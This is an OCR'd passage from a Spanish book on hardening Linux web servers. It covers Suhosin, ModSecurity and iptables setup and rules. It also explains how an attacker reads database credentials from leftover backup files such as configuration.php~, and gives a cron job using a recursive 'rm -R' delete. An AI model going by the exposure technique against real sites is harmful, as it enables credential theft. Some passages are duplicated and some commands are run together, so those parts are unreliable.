Imaginemos la siguiente situación: un administrador abre un script PHP llamado **configuration.php** que contiene los datos de conexión al **DBMS** (asi se denomina el archivo de configuración de Joomla, aunque podría tratarse de cualquier otro con información sensible), con el editor de texto o aplicación para programar. El editor genera un archivo temporal como respaldo en caso de que el administrador quiera recuperar una acción anterior. Al terminar de editar el script, el archivo temporal permanece, sin ser eliminado, bajo el nombre de **configuration.php~** (el símbolo **~** al final del nombre indica, en los sistemas Linux, que se trata de un documento temporal).

FIREWALL ZONE ALARM

Zone Alarm es una alternativa de firewall pensada para Windows. La empresa que lo desarrolla se llama **Check Point** y ofrece una versión gratis, más dos versiones pagas con características y funcionalidades adicionales. El sitio web oficial es **www.zonealarm.com**.




Figura 6. **Joomla** es un **CMS** open source. Podemos colaborar auditando su código y reportando los bugs a los desarrolladores.

¿Cómo puede, entonces, un atacante aprovecharse del archivo temporal **configuration.php~**? Si el script está alojado en la misma carpeta que la aplicación o sitio web, al intentar acceder a través del navegador mediante **www.sitio.com/configuration.php** solo se verá la página en blanco. En cambio, si se intenta acceder al archivo temporal **www.sitio.com/configuration.php~** es posible visualizar todo su contenido en texto plano, ya que el intérprete de PHP no lo ejecutará como un script propio del lenguaje. También del lado del atacante, si el sitio es vulnerable a LFI se puede aprovechar

> LOS SISTEMAS LINUX SON MÁS VULNERABLES A UN ATAQUE POR ARCHIVOS TEMPORALES

BUSCAR ARCHIVOS TEMPORALES

Dependiendo del sistema operativo y/o la aplicación, podemos encontrar los archivos temporales bajo diferentes extensiones. Una es el nombre del archivo seguido del símbolo **~,** utilizado comúnmente en Linux**.** Pero también podemos encontrar extensiones **.BAK** y **.OLD**, entre otras.

dicha falla para buscar archivos temporales que pudieran contener información sensible.

Para solucionar el problema, y volviendo al punto de vista del administrador, podemos crear una tarea programada en el servidor para eliminar diariamente todos los documentos temporales.

Por ejemplo, editando el archivo que se encuentra en **/etc/crontab** y añadiendo lo siguiente:

```
#Eliminar todos los dias a las 00:00hs los archivos temporales
0 0 * * * rm -R /var/www/*.*~
```




Figura 7. Tarea programada para que se ejecute todos los días y elimine los archivos temporales.

SISTEMAS DE PREVENCIÓN DE INTRUSOS

Los Sistemas de Prevención de Intrusos (**IPS**), a diferencia de los **IDS**, intentarán responder a posibles ataques descartando o anulando los paquetes maliciosos. Su funcionamiento se asemeja a un firewall, con la diferencia de que los IPS no solo tienen en cuenta las cabeceras de un paquete sino también su contenido.

Seguridad extra

Luego de comprender y reforzar medidas de protección básicas, podemos ir un poco más allá en lo que respecta a seguridad. Conoceremos sistemas y módulos especiales para hardening, tales como **Suhosin** y **Mod_Security**, que nos ayudarán a combatir los ataques que pudiera sufrir nuestro servidor web.

Hardening con Suhosin

Se trata de un sistema de protección avanzado para instalaciones PHP, diseñado para proteger servidores y usuarios de los defectos conocidos y desconocidos en aplicaciones PHP y el núcleo de este lenguaje. Suhosin se compone de dos partes independientes, que pueden ser utilizadas por separado o en combinación. La primera es un pequeño parche para el núcleo de PHP, que implementa algunas protecciones de bajo nivel contra **Buffer Overflows** y otras vulnerabilidades. La segunda es una poderosa extensión de PHP que implementa todas las otras protecciones.




Figura 8. **Suhosin** es un excelente sistema para hardening en servidores web que utilizan PHP.

Instalación de Suhosin

Si bien podemos instalar Suhosin en distribuciones **Debian** y derivadas con un simple comando (**apt-get install php5-suhosin**), también es posible instalar dicho sistema desde el código fuente utilizando nuestro Ubuntu Server. Para hacerlo, primero descargamos el código fuente de Suhosin mediante el **wget**.

Ejemplo: **wget http://download.suhosin.org/suhosin-0.9.33.tgz**.

Figura 9. El comando **wget** descargará el código fuente de Suhosin.

Al descomprimir el archivo descargado, **tar -xvpzf suhosin-0.9.33.tgz**, nos movemos al nuevo directorio, **cd suhosin-0.9.33**, y ejecutamos el comando **./configure** seguido de **make** y **make install**.

A continuación, abrimos el archivo **php.ini** mediante el comando **nano /etc/php5/apache2/php.ini** e introducimos al final la siguiente línea: **extension=/usr/lib/php5/20090626+lfs/suhosin.so**.

DOCUMENTACIÓN DE SUHOSIN

En el sitio oficial de Suhosin (**www.hardened-php.net/suhosin**) podemos encontrar un FAQ y documentación para instalar, actualizar y configurar Suhosin (**www.hardened-php.net/suhosin/configuration.html**). También encontramos los enlaces de descarga. Todo el contenido del sitio está en idioma inglés.




Figura 10. Esta ubicación que agregamos al **php.ini** se detalla en la instalación de Suhosin.

Reiniciamos el servidor ejecutamos el comando **php –i | grep suhosin** para comprobar que Suhosin se ha instalado correctamente.




Figura 11. Si todo se realizó correctamente, veremos una pantalla como esta.

Suhosin mejora en gran medida la seguridad de nuestro servidor web. Una vez instalado, contamos con protección para

vulnerabilidades tipo **Buffer Overflow** en el núcleo de PHP, cifrado de cookies, funciones peligrosas deshabilitadas, protección sobre los identificadores de sesión, características de filtrado de datos, etcétera. Todo se puede modificar y adaptar a nuestras necesidades.

Firewall de aplicaciones web

Los firewalls tradicionales trabajan sobre la capa de red y transporte, analizando el tráfico dirigido hacia el sistema que protegen, con el fin de detectar un acceso no autorizado y bloquearlo. Los servidores web deben dejar el **puerto 80** abierto y permitir el acceso a todos los usuarios que deseen ver el sitio, por lo cual un firewall tradicional no puede bloquearlo ni aportar ningún tipo de protección a la aplicación.

A partir de este problema surgieron los firewalls de aplicaciones web (**WAF**) con características especiales, adaptadas a la protección que requiere un servidor web. Por ejemplo, mientras un firewall tradicional tiene reglas para mantener un puerto cerrado, uno de aplicaciones web tiene reglas para detectar ataques tipo Cross-Site Scripting o Inyección SQL. La diferencia es clara: los WAF no bloquearán el puerto 80, pero sí analizarán las transacciones HTTP para proteger al servidor web.

Instalación de Mod_Security

Mod_Security es un firewall de aplicaciones web que se ejecuta como módulo del servidor Apache. Contiene reglas que permiten detectar y filtrar ataques comunes contra una aplicación web (como XSS, Inyección SQL, DDoS). Una de sus principales características es la capacidad de capturar y analizar dinámicamente el tráfico HTTP generado por los clientes. Se encargará de permitir las peticiones legítimas y bloquear aquellas que probablemente no lo sean.

DOCUMENTACIÓN SOBRE MOD_SECURITY

Mod_Security es un módulo para Apache muy conocido. Podemos encontrar numerosa documentación en internet acerca de las mejores configuraciones que podemos aplicarle. Su sitio oficial (**www.modsecurity.org**) cuenta con documentación y zona para desarrolladores.

Figura 12. Mod_Security es un firewall de aplicaciones web open source que posee reglas para protegernos de los ataques más frecuentes.

Para instalar Mod_Security desde el código fuente debemos descargar la última versión disponible en el sitio oficial de ModSecurity: **wget https://www.modsecurity.org/tarball/2.7.4/modsecurity-apache_2.7.4.tar.gz**.

A continuación, descomprimimos el archivo descargado: **tar zxvf modsecurity-apache_2.7.4.tar.gz**, y nos movemos al nuevo directorio: **cd modsecurity-apache_2.7.4**.

Luego instalamos las dependencias: **apt-get install liblua5.1-0 lua5.1 apache2-threaded-dev build-essential libxml2 libxml2-dev libcurl3 libcurl3-dev** y ejecutamos **./configure**, seguido de **make** y **make install**.

Debemos crear el archivo **/etc/apache2/mods-available/mod_security2.load** con el siguiente contenido:

```
LoadFile /usr/lib/i386-linux-gnu/libxml2.so
LoadFile /usr/lib/i386-linux-gnu/liblua5.1.so.0
LoadModule security2_module /usr/lib/apache2/modules/mod_security2.so.
```




Figura 13. Creamos el archivo **/etc/apache2/mods-available/mod_security2.load**.

Una vez creado el archivo debemos habilitar los módulos a utilizar, ejecutando los comandos: **a2enmod mod_security2** y **a2enmod unique_id**.

Por último, nos movemos al directorio donde descargamos el web firewall Mod_Security y ejecutamos el comando **cp modsecurity.conf-recommended /etc/apache2/conf.d/modsecurity.conf**.

Una vez instalado Mod_Security, podemos verificar si cometimos errores de sintaxis mediante el comando **apache2ctl configtest**. Si se nos responde **syntax OK** hemos realizado todos los pasos correctamente; de lo contrario, se mostrará un mensaje de error con la línea que escribimos mal. Reiniciamos el servidor y comprobamos que Mod_Security verdaderamente se esté ejecutando, revisando los logs de Apache: **tail /var/log/apache2/error.log.** Si todo salió bien visualizaremos unas líneas similares a las siguientes:

```
[Fri Jun 28 06:54:43 2013] [notice] ModSecurity for Apache/2.7.4 (http://
www.modsecurity.org/) configured.
[Fri Jun 28 07:30:55 2013] [notice] ModSecurity: APR compiled ver-
sion="1.4.6"; loaded version="1.4.6"
```

[Fri Jun 28 07:30:55 2013] [notice] ModSecurity: PCRE compiled version="8.12"; loaded version="8.12 2011-01-15"(...).

Figura 14. Instalamos el web firewall Mod_Security en nuestro servidor web Linux con Apache2.

Implementar iptables

Si bien conocimos e instalamos un firewall específico para aplicaciones web, no está de más aprender a instalar un firewall tradicional. Podemos necesitar proteger servidores con componentes tan sensibles como una base de datos, para lo cual podemor utilizar el conocido firewall en sistemas Linux: **iptables**.

Nuestro objetivo es mantener abiertos solamente los puertos que son necesarios y permitir conexiones únicamente a aquellos dispositivos autorizados (los cuales, probablemente, estén en la misma intranet del servidor).

Mediante iptables podremos crear las reglas de filtrado que resultan necesarias para proteger nuestro servidor y minimizar el impacto de un ataque.

Figura 15. **Netfilter** es el proyecto que desarrolla el firewall **iptables**.

Instalación de iptables

Para descargar e instalar la última versión disponible de iptables dentro de nuestro servidor, lo que primero debemos hacer es crear un nuevo directorio: **mkdir /usr/src/iptables**, y movernos a este para descargar iptables: **wget http://www.netfilter.org/projects/iptables/files/iptables-1.4.19.1.tar.bz2**.

A continuación, descomprimimos el archivo descargado: **tar xvfj iptables-1.4.19.1.tar.bz2**, y nos dirigimos al nuevo directorio extraído: **cd iptables-1.4.19.1**.

FIREWALL EN WINDOWS

El firewall de Windows puede adaptar la protección para diversos entornos de red. Los perfiles utilizados son: **hogar**, **trabajo** y **público**. Independientemente del nivel de protección que posean los perfiles, podremos pasar de uno a otro con facilidad. En el sitio **http://windows.microsoft.com/es-xl/windows7/understanding-windows-firewall-settings** encontramos documentación para configurarlo.

Para compilar iptables utilizamos los parámetros **./configure KERNEL_DIR=/usr/src/iptables** y **make KERNEL_DIR=/usr/src/iptables**.

```
checking linux/magic.h presence... yes
checking for linux/magic.h... yes
checking linux/proc_fs.h usability... no
checking linux/proc_fs.h presence... no
checking for linux/proc_fs.h... no
checking size of struct ip6_hdr... 40
checking for pkg-config... /usr/bin/pkg-config
checking pkg-config is at least version 0.9.0... yes
checking for libnfnetlink... no
configure: creating ./config.status
config.status: creating Makefile
config.status: creating extensions/GNUmakefile
config.status: creating include/Makefile
config.status: creating iptables/Makefile
config.status: creating iptables/xtables.pc
config.status: creating libipq/Makefile
config.status: creating libipq/libipq.pc
config.status: creating libiptc/Makefile
config.status: creating libiptc/libiptc.pc
config.status: creating libiptc/libip4tc.pc
config.status: creating libiptc/libip6tc.pc
config.status: creating libxtables/Makefile
config.status: creating utils/Makefile
config.status: creating include/xtables-version.h
config.status: creating include/iptables/internal.h
config.status: creating config.h
config.status: config.h is unchanged
config.status: executing depfiles commands
config.status: executing libtool commands
```

Figura 16. Compilación del firewall iptables.

Instalamos iptables con el siguiente comando: **make install KERNEL_DIR=/usr/src/iptables**.

Procedemos a guardar las rutas antiguas:

```
cd /sbin mv iptables iptables.bak
mv iptables-restore iptables-restore.bak
mv iptables-save iptables-save.bak.
```

Vinculamos las nuevas rutas:

```
ln -s /usr/local/sbin/iptables iptables
ln -s /usr/local/sbin/iptables-restore iptables-restore
ln -s /usr/local/sbin/iptables-save iptables-save.
```




Figura 17. Al concluir tenemos la última versión disponible de iptables en funcionamiento.

Podemos comprobar que la última versión de iptables está fucionando con un simple comando: **iptables –V**, que nos informará la versión del firewall que está corriendo nuestro sistema operativo. Para ver la ayuda ejecutaremos **iptables --help**.

De acuerdo con las reglas que definamos manualmente, el firewall permitirá o denegará los paquetes que entran y salen del sistema. Por ejemplo, una regla puede indicar que únicamente se le permite al equipo con IP 192.168.0.103 acceder por el puerto 22 al servidor, de modo tal que todas las máquinas con diferente dirección IP que intenten conectarse al puerto 22 del servidor sean rechazadas.

Los comandos y parámetros básicos de iptables son:

- **-A**: Añade reglas (**INPUT**, **OUTPUT** o **FORWARD**).
- **-F**: Elimina reglas.
- **-L**: Muestra todas las reglas.

Vinculamos las nuevas rutas:

```
ln -s /usr/local/sbin/iptables iptables
ln -s /usr/local/sbin/iptables-restore iptables-restore
ln -s /usr/local/sbin/iptables-save iptables-save.
```




Figura 17. Al concluir tenemos la última versión disponible de iptables en funcionamiento.

Podemos comprobar que la última versión de iptables está fucionando con un simple comando: **iptables –V**, que nos informará la versión del firewall que está corriendo nuestro sistema operativo. Para ver la ayuda ejecutaremos **iptables --help**.

De acuerdo con las reglas que definamos manualmente, el firewall permitirá o denegará los paquetes que entran y salen del sistema. Por ejemplo, una regla puede indicar que únicamente se le permite al equipo con IP 192.168.0.103 acceder por el puerto 22 al servidor, de modo tal que todas las máquinas con diferente dirección IP que intenten conectarse al puerto 22 del servidor sean rechazadas.

Los comandos y parámetros básicos de iptables son:

- **-A**: Añade reglas (**INPUT**, **OUTPUT** o **FORWARD**).
- **-F**: Elimina reglas.
- **-L**: Muestra todas las reglas.

- **-j**: Define qué hacer con el paquete (**ACCEPT**, **DROP** o **REJECT**).
- **-s**: Indica la IP de la máquina origen de un paquete.
- **-d**: Indica la IP de la máquina destino de un paquete.
- **-i**: Indica el nombre de la interfaz de red.
- **-p**: Indica el protocolo IP del paquete.

Para las reglas sobre protocolos TCP y UDP hay otros dos parámetros:

- **--sport**: Indica el puerto origen del paquete.
- **--dport**: Indica el puerto destino del paquete.

Las reglas **INPUT** definen qué hacer con las conexiones entrantes, y **OUTPUT**, cómo actuar ante salientes. Las reglas **FORWARD** aplican para las conexiones que se reenvíen.

Las posibles acciones son:

- **ACCEPT**: Aceptar paquetes.
- **DROP**: Eliminar paquetes.
- **REJECT**: Responder al origen que el paquete que envía no puede pasar.




Figura 18. Firewall iptables en funcionamiento dentro de nuestro servidor Linux.

Antes de crear reglas, podemos definir las políticas por defecto para iptables. Si un paquete no cumple con ninguna de las reglas definidas

manualmente, se utilizarán las políticas por defecto. Una buena elección sería definirlas de la siguiente manera:

```
#Politicas por defecto.
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
```

De este modo, todos los paquetes (**INPUT**, **OUTPUT** y **FORWARD**) que no cumplan con las reglas definidas serán eliminados.

Para crear una regla que rechace absolutamente todas las conexiones entrantes al sistema, la sintaxis sería la siguiente: **iptables –A INPUT –j DROP**. Para permitir todas las conexiones salientes, sería: **iptables –A OUTPUT –j ACCEPT**.

Lo cierto es que aplicar solo estas dos reglas sirve de poco. En las próximas secciones aprenderemos a crear reglas realmente útiles. Si bien cada sistema o servidor tiene sus propias necesidades, que hay que adaptar según el caso, aprenderemos todo lo necesario para saber elaborar las reglas precisas en cada situación que se presente.

Reglas útiles

El orden de las reglas es importante. Si un paquete no cumple la primera pasará a la siguiente, y así sucesivamente, hasta encontrar una que cumpla con el criterio definido o llegar a la última.

La primera regla que podemos definir, si se trata de un servidor web, es permitir las conexiones entrantes por el puerto 80:

```
#Definimos que el puerto 80 (TCP) acepta conexiones.
 iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

En algunas oportunidades, puede ocurrir que administremos el servidor mediante **SSH** desde otro equipo de la intranet.

El primer paso será fijarnos qué dirección IP tiene la máquina que necesita el acceso al servidor (por ejemplo, 192.168.0.102). Luego creamos una regla que permita conexiones entrantes, por

el puerto que escojamos, únicamente a la IP autorizada. Según el servicio que utilicemos para realzar la conexión, aplicaremos la regla correspondiente; en el caso de SSH, sería:

```
#Permitimos a la IP 192.168.0.102 conectarse al servidor por SSH.
iptables -A INPUT -s 192.168.0.102 -p tcp --dport 22 -j ACCEPT
```

Del mismo modo, podemos definir una regla que permita a un FTP con diferente IP (como 192.168.0.105) conectarse al servidor para subir o bajar archivos:

```
#Permitimos a un FTP con IP 192.168.0.105 conectarse al servidor.
iptables -A INPUT -s 192.168.0.105 -p tcp --dport 21 -j ACCEPT
```

Bien puede suceder también que las máquinas autorizadas a acceder al servidor se encuentren fuera de la red local.

En ese caso, podemos definir reglas que acepten paquetes desde una determinada IP pública (por ejemplo, 235.34.104.11).

```
#Permitimos a la IP 235.34.104.11 conectarse al servidor por el puerto 3306.
iptables -A INPUT -s 235.34.104.11 -p tcp --dport 3306 -j ACCEPT
```

Luego de definir qué máquinas pueden acceder al servidor y mediante qué puertos, añadimos dos reglas para denegar todas las demás conexiones entrantes por TCP y UDP:

```
#Rechazamos todas las demás conexiones entrantes por TCP y UDP.
iptables -A INPUT -p tcp --dport 1:65535 -j DROP
iptables -A INPUT -p udp --dport 1:65535 -j DROP
```

